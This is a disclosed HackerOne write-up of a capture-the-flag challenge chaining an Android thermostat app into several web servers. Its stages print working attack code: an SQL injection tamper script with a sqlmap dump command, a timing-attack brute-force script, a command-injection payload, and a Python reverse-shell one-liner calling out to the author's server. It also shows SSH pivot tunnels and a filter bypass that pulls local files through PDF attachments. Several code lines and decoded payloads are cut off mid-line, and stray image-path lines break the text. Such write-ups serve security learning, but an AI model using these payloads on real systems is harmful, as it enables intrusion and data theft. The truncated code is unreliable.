1

0xc0ffee's 50M-CTF Submission

Share:

State	Resolved (Closed)
Disclosed	**April 8, 2019 9:27pm +0530**
Reported To	50m-ctf
Weakness	None
Severity	No Rating (---)
Participants	
Visibility	Disclosed (Full)

Collapse

TIMELINE · EXPORT

0xc0ffee submitted a report to **50m-ctf**. Mar 24th (15 days ago)

Introduction

This CTF was extremely fun and truly original. It covered different kinds of very interesting challenges where completing one challenge led to another one, like some sort of quest with various levels.

Thank you Cody and HackerOne for giving 5 hackers the opportunity to go to Vegas, test their skills, and most of all, learn!

Stage 1 - It all started with a picture

HackerOne announced the CTF so I downloaded the two pictures from that tweet and started inspecting them for clues or flags. I began by simply looking at the pictures for interesting patterns, codes or anything obvious, then proceeded to using zSteg on the picture with the H1 flag:

```
zsteg -a image_with_binary_and_flag.png | grep h1

b1,rgb,lsb,yx       .. zlib: data="https://bit.do/h1therm", offset=5, size=22
```

The https://bit.do/h1therm URL was hiding in the `zlib` data.

Stage 2 - Secrets

Visiting the URL would redirect to a Google Drive share hosting an APK file: `h1thermostat.apk`. I loaded the HackerOne Thermostat application in Android Studio's device emulator to get a feel of the features then decompiled it using JADX.

When I began inspecting the Java code, I noticed the URL http://35.243.186.41 in the `PayloadRequest()` method:

```
public PayloadRequest(JSONObject jSONObject, final Listener<String> listener) throws Exception {
  super(1, "http://35.243.186.41/", new ErrorListener() {
      public void onErrorResponse(VolleyError volleyError) {
          listener.onResponse("Connection failed");
        }
    });
    this.mListener = listener;
    this.mParams.put("d", buildPayload(jSONObject));
}
```

This led me to believe that the application had some sort of interaction with that URL by sending JSON objects in the `d` parameter.

Sending a GET request to the URL returned a `405 Method Not Allowed` response. The application would only accept POST requests and the response was always different, had the same length and was always base64 encoded:

```
curl -X "POST" http://35.243.186.41/ -d "h1-702"

4Y72K2/1OSU3Le8MgMK5SyB/TqwuRWrfo36ZejjELd2BSbvM8ffNnM1jz9inlyN4
```

Since base64 decoding the response always returned an encrypted string, I moved back to source code analysis. There clearly appeared to be encryption going on in the `parseNetworkResponse()` method. In fact, the requests sent from the server and the mobile application used AES encryption with CBC mode and PKCS5 padding:

```
protected Response<String> parseNetworkResponse(NetworkResponse networkResponse) {
       try {
           Object decode = Base64.decode(new String(networkResponse.data), 0);
           Object obj = new byte[16];
           System.arraycopy(decode, 0, obj, 0, 16);
           Object obj2 = new byte[(decode.length - 16)];
           System.arraycopy(decode, 16, obj2, 0, decode.length - 16);
           Key secretKeySpec = new SecretKeySpec(new byte[]{(byte) 56, (byte) 79, (byte) 46, (byte) 106, (byte) 26,
           AlgorithmParameterSpec ivParameterSpec = new IvParameterSpec(obj);
           Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
           instance.init(2, secretKeySpec, ivParameterSpec);
           JSONObject jSONObject = new JSONObject(new String(instance.doFinal(obj2)));
           if (jSONObject.getBoolean("success")) {
               return Response.success(null, getCacheEntry());
           }
           return Response.success(jSONObject.getString("error"), getCacheEntry());
       } catch (Exception unused) {
           return Response.success("Unknown", getCacheEntry());
       }
}
```

Looking carefully at the code, I noticed that in order for the request to be valid, the initialization vector (IV) had to be prepended to the encrypted request.

But wait, there's more! The code was leaking the secret key:

```
Key secretKeySpec = new SecretKeySpec(new byte[]{(byte) 56, (byte) 79, (byte) 46, (byte) 106, (byte) 26, (byte) 5,
```

And while it is not much of a secret, the IV was 16 bytes:

```
Object obj = new byte[16];
```

The `LoginActivity` class contained the remaining code required to understand the application's logic. Looking at its `attemptLogin()` method, it was clear that I needed to send the server a JSON object:

```
...
jSONObject.put("username", username);
jSONObject.put("password", password);
jSONObject.put("cmd", "getTemp");
...
```

I quickly wrote a Python script to encrypt a JSON object using the secret key obtained from the mobile application:

```
from Crypto.Cipher import AES
import base64
import requests

blocksize = 16
pkcs5Pad = lambda s: s + (blocksize - len(s) % blocksize) * chr(blocksize - len(s) % blocksize)
pkcs5Unpad = lambda s : s[0:-ord(s[-1])]
```

```
class EncryptionH1:

    def __init__(self):
        ENCRYPTION_KEY = [56,79,46,106,26,5,-27,34,59,-128,-23,96,-96,-90,80,116]
        ENCRYPTION_KEY = ''.join(map(lambda x: chr(x % 256), ENCRYPTION_KEY))
        self.cryptKey = ENCRYPTION_KEY
        self.ivkey = "b"*16

    def encrypt(self, string):
        string = pkcs5Pad(string)
        cipher = AES.new(self.cryptKey, AES.MODE_CBC, self.ivkey)
        return base64.b64encode(self.ivkey+cipher.encrypt(string))

    def decrypt(self, string):
        string = base64.b64decode(string)
    cipher = AES.new(self.cryptKey, AES.MODE_CBC, self.ivkey)

        return pkcs5Unpad(cipher.decrypt( string))

if __name__== "__main__":
    a = EncryptionH1()
    encrypt = a.encrypt(r'''{"username":"admin","password":"test","cmd":"getTemp"}''')
    print "%s" % encrypt
    r = requests.post("http://35.243.186.41",data={'d':encrypt})
    decrypt = a.decrypt(r.text)
    print "%s" % decrypt
```

The Python script encrypts a JSON object, prepends the IV to the encrypted string and base64 encodes the final string.

After a few login attempts with various passwords, I obtained access to the application with the `admin:password` credentials and received the following response:

```
{"temperature": 73, "success": true}
```

Stage 3 - Exfiltration

After authenticating successfully and testing the `getTemp` and `setTemp` commands, I realized that I was probably in a rabbit hole, so I stepped back to test the login function.

The application returned an error when a single quote was injected in the value of the `username` field:

```
{"username":"'","password":"password","cmd":"getTemp"}
```

However, with two single quotes, no errors were returned. The payload `' OR sleep(10)--` was then injected and a 10 second delay occurred. A couple of tests later, I concluded that I was dealing with a time-based blind SQL injection.

In order to speed things up, I wanted to automate the attack to see what was hiding in the database. To do so, I wrote a SQLmap tamper script that would encrypt and encode the SQLi payloads:

```
import base64
from Crypto.Cipher import AES
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def encrypt(text):
    blocksize = 16
    pkcs5Pad = lambda s: s + (blocksize - len(s) % blocksize) * chr(blocksize - len(s) % blocksize)
    text = pkcs5Pad(text)
    ENCRYPTION_KEY = [56,79,46,106,26,5,-27,34,59,-128,-23,96,-96,-90,80,116]
    ENCRYPTION_KEY = ''.join(map(lambda x: chr(x % 256), ENCRYPTION_KEY))
    iv = 'b'*16
```

```
    cipher = AES.new(ENCRYPTION_KEY, AES.MODE_CBC, iv)
    return base64.b64encode(iv+cipher.encrypt(text))

def tamper(payload, **kwargs):
    return encrypt(r'''{"username":"%s","password":"","cmd":"getTemp"}''' % payload)
```


I executed SQLmap and left it running as there was a lot of content to exfiltrate:

```
sqlmap -r sql.txt --tamper=./tamper_script.py --dump --technique=T
```

The `sql.txt` file contained the request needed to be processed by SQLmap:

```
POST / HTTP/1.1
Host: 35.243.186.41
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

d=*
```



In the database dump, there was a database named `flitebackend` with the `devices` and `users` tables.

- The `users` table contained the username and hashed password of the user that I previously discovered.
- The `devices` table contained 150 entries with IP addresses.

I created a list with those IPs and used Nmap to scan them:

```
nmap -iL list.txt -T4
```

`104.196.12.98` was up and port 80 was open!

Stage 4 - Time is precious

There was a login page on http://104.196.12.98 which got me stuck for quite some time.

The `login.js` script was generating a 64 byte hash of the username and password when sending a login request:

```
POST / HTTP/1.1
Host: 35.243.186.41
Content-Type: application/x-www-form-urlencoded

hash=e8765a4952a4f5d74b43e35d8fed6a0221c6877fba60a251aabde752f5ed13d8
```

Authentication requests with the username `admin` and `f` or `h` as the password were taking quite longer to process than other login attempts. I also noticed that login attempts with the `admin:f` and `admin:h` credentials were both generating a hash starting with the `f9` characters.

Since some login attempts were taking more time than others to process, I was pretty sure I was dealing with a **timing attack**.

A few hours down the road, I realized that there were a few requirements for this attack to work:

- The hash had to be 64 bytes
- The hash had to contain a specific set of alphanumeric characters => `[a-f0-9]`

- The brute-force had to be executed for every 2 bytes. So, in order to notice a time increase, we need to find the next 2 correct bytes, and so on until we find the right 64 byte hash.

A quick Python script did the trick:

```
import requests

with open ("list.txt","r") as file:
  for line in file:
    data = {"hash":"f9"+line.rstrip()+"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"}
    r = requests.post("http://104.196.12.98",data).elapsed.total_seconds()
    print "Time taken: "+str(r)+" for "+line.rstrip()
file.close()
```


The `list.txt` file used by the script contained a pre-generated list of all the 2 byte combinations of `[a-f0-9]`. On a few occasions, there was some network latency that was causing inconsistencies in the responses and would've led me to false positives. For that particular reason, I decided to run the attack in a semi-automated fashion - the script allowed me to manually inspect if the time variation was legitimate before jumping to the next 2 bytes.

If a request took an extra 500-515 milliseconds to return the response, then I knew which 2 valid characters were next in the hash:

```
Time taken: 3.018276 for a0
Time taken: 3.022713 for a1
Time taken: 3.018442 for a2
Time taken: 3.018941 for a3
Time taken: 3.517988 for a4      => a4 took an extra 500ms
Time taken: 3.018825 for a5
```

After a little while, I obtained the valid hash to login successfully:

`f9865a4952a4f5d74b43f3558fed6a0225c6877fba60a250bcbde753f5db13d8`



Stage 5 - Interesting Parameters

The **FliteThermostat Admin** portal presented two functionalities: **Temperature control** and **Check for updates**.

Looking at the source code of the admin page, there was a commented out reference to `/diagnostics`. When I visited the endpoint, a `403 Forbidden` error was always returned, which kept me very busy trying to bypass it.

However, the **Check for updates** feature on the `/update` endpoint caught my attention:

```
Connecting to http://update.flitethermostat:5000/ and downloading update manifest
...
...
...
Could not connect
```

I instantly thought of an SSRF attack since it looked like the server was trying to connect to `update.flitethermostat` on port 5000 and the time taken for the request to complete was around 3 seconds.

I quickly identified the `port` parameter and was able to control the port the server was possibly trying to reach:

`GET /update?port=xxx`

But I also wanted to control the host as all the requests seemed like they were sent to `update.flitethermostat`. So, I tried to connect the dots:

- I was on `/update` and had control over the `port` parameter.
- I had to find a parameter that would control the host the server was possibly connecting to.

That's when I started thinking of new parameters. I made a list of words like `update`, `host`, `hostname`, `set`, `get` and combined them with characters like `-` and `_`. Using the list of combined words, I found the `update_host` parameter.

However, it didn't seem like the `update_host` parameter did much in terms of having control over the host. In fact, there was no sign of SSRF or XSPA when pointing it to localhost or to my VPS.

Later on, I determined that there was no input sanitization and that the input was actually used in an unsafe way by the server which led to command injection:

`GET /update?port=22&update_host=localhost%26%26echo%20$(id)` => `localhost&&echo $(id)`

```
Connecting to http://localhost and downloading update manifest
...
...
...
Could not connect
uid=0(root) gid=0(root) groups=0(root):22/
```

Getting a shell on the server was possible with a Python reverse shell one-liner:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("MY_VPS",1337))
```

Stage 6 - Tunnels

I was root on `172.28.0.2` and thought the CTF was over. However, I wanted to do a bit of recon on this box, so I used Nmap to scan the internal network and this is when the `172.28.0.3` host was discovered:

```
nmap -sn 172.28.0.0/24 -T4
```

I quickly set up a multi-hop SSH tunnel in order to communicate with `172.28.0.3:80` and to proxy the traffic with Burp Suite.


On my local machine:

```
ssh -L 8888:127.0.0.1:8444 50mctf@MY_VPS
```

On the `172.28.0.2` machine:

```
ssh -v -o PubkeyAuthentication=no -o PreferredAuthentications=password -o GatewayPorts=yes -fN -R *:8444:172.28.0.3
```

Browsing to `localhost:8888` successfully displayed the web application hosted on `172.28.0.3:80`:



Stage 7 - Conversion

By inspecting the source code of the homepage, there was a commented out reference to `/invoices/new`.
That endpoint hosted a functionality that allowed unauthenticated users to generate HTML invoices and convert them to PDF files.

The request to generate an HTML invoice looked like this:

`GET /invoices/preview?d=%7B%22companyName%22%3A%22Acme%20Tools%22%2C%22email%22%3A%22accounting%40acme.com%22%2C%22invoiceNumber%22%3A%220001%22%2C%22date%22%3A%222019-04-`

`01%22%2C%22items%22%3A%5B%5B%221%22%2C%22%22%2C%22%22%2C%2210%22%5D%5D%2C%22styles%22%3A%7B%22body%22%3A%7B%22background-color%22%3A%22white%22%7D%7D%7D`

URL decoded:

```
{"companyName":"Acme Tools","email":"accounting@acme.com","invoiceNumber":"0001","date":"2019-04-01","items":[["1",'
```

The request to generate a PDF file from the HTML was the same and only the endpoint was different:

`GET /invoices/pdfize?d=%7B%22companyName%22%3A%22Acme%20Tools%22%2C%22email%22%3A%22accounting%40acme.com%22%2C%22invoiceNumber%22%3A%220001%22%2C%22date%22%3A%222019-04-01%22%2C%22items%22%3A%5B%5B%221%22%2C%22%22%2C%22%22%2C%2210%22%5D%5D%2C%22styles%22%3A%7B%22body%22%3A%7B%22background-color%22%3A%22white%22%7D%7D%7D`

I edited the `styles` JSON array to reference an external image with the `background-image` CSS property and successfully received an HTTP request coming from the server that was trying to fetch the image during the HTML to PDF conversion:

```
User-Agent: WeasyPrint 44 (http://weasyprint.org/)
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close

104.196.12.98 - - [17/Mar/2019 18:52:30] "GET / HTTP/1.1" 200 -
```

So, based on the user-agent, WeasyPrint's rendering engine was used to convert HTML code to PDF files. It was also possible, with this CSS injection, to load local images hosted on the server by using the `file:///` scheme:

`file:///usr/share/pixmaps/debian-logo.png`

Stage 8 - Filters, filters and more filters

At this point, I wanted to inject iframe, object or embed attributes to load sensitive local files since the rendering was made server-side but all attempts were filtered by the application.

I remembered a blog post where Ziot and NahamSec were able to bypass an XSS filter in a JSON object by prepending their payload with a semi-colon.

I used that idea to successfully inject `<` and `>` in the `styles` JSON array:

```
{"companyName":"test","email":"test@test.com","invoiceNumber":"001","date":"","items":[["1","s","s","10"]],"email":'
```

I could inject `<` and `>` but I had to close out the `<style>` attribute before injecting other attributes. However, even though the filter was bypassed, a second filter was stripping out the following sequence:

`</anything_here>`

A little bypass was required to fool the filter:

`;<\/</s>style>`

The `</s>` was stripped out and `</` was joined with `style>` to finally get `</style>`:

```
<style>
  ...
  test {
    : </style>;
  }
  ...
```

Stage 9 - Success!

Despite the fact that I was able to inject `iframe`, `embed` and `object` attributes, they were unfortunately not displaying the contents of internal files after the conversion.

After reading the WeasyPrint documentation and its source code on GitHub, I realized that it was also possible to include attachments in PDF files and that WeasyPrint could process them:

Snippet of WeasyPrint's html.py:

```
return dict(title=title, description=description,
            generator=generator,keywords=keywords,
            authors=authors,created=created,
            modified=modified,attachments=attachments)
```

I remembered that the **FliteThermostat Admin** application's files were located under the `/app/` directory. Following the same logic, I tried to extract the `/app/main.py` file from this host:

```
GET /invoices/pdfize?
d=%7B%22companyName%22%3A%22%22%2C%22email%22%3A%22%22%2C%22invoiceNumber%22%3A%22%22%2C%22date%22%3A%22%22%2C%22ite
ms%22%3A%5B%5B%221%22%2C%22s%22%2C%22s%22%2C%2210%22%5D%5D%2C%22email%22%3A%22%22%2C%22styles%22%3A%7B%22test%22%3A%
7B%22%3B%3C%5C%2F%3C%2Fs%3Estyle%3E%3Clink%20rel%3Dattachment%20href%3D%5C%22file%3A%2F%2F%2Fapp%2Fmain.py%5C%22%2F%
3E%22%3A%22%22%7D%7D%7D
```

URL decoded:

```
{"companyName":"","email":"","invoiceNumber":"","date":"","items":[["1","s","s","10"]],"email":"","styles":{"test":
```

The PDF's size in the response was larger! I downloaded the PDF and extracted the attachment with binwalk:

```
binwalk -e document.pdf
```

One of the extracted files contained the `main.py` script announcing the end of the road for the CTF with the winning string! `c8889970d9fb722066f31e804e351993`

```
▶cat 394E
"""
CONGRATULATIONS!

If you're reading this, you've made it to the end of the road for this CTF.

Go to https://hackerone.com/50m-ctf and submit your write up, including as much detail as you can.
Make sure to include 'c8889970d9fb722066f31e804e351993' in the report, so we know for sure you made it through!

Congratulations again, and I'm sorry for the red herrings. :)
"""
```

Impact

Thanks for reading! :)

4 attachments:
F450897: Admin-2.png
F450898: Accounting-2.png
F450899: sqlmap-tamper-h1-2.png
F450900: congrats-ctf.png

daeken closed the report and changed the status to ○ **Resolved**. Apr 6th (3 days ago)
Thank you for the amazing report! We'll be announcing the winners shortly, so we'll let you know if you're one of the reports selected. Going to close this and then request public disclosure now.

daeken requested to disclose this report. Apr 8th (58 mins ago)

daeken disclosed this report. Apr 8th (57 mins ago)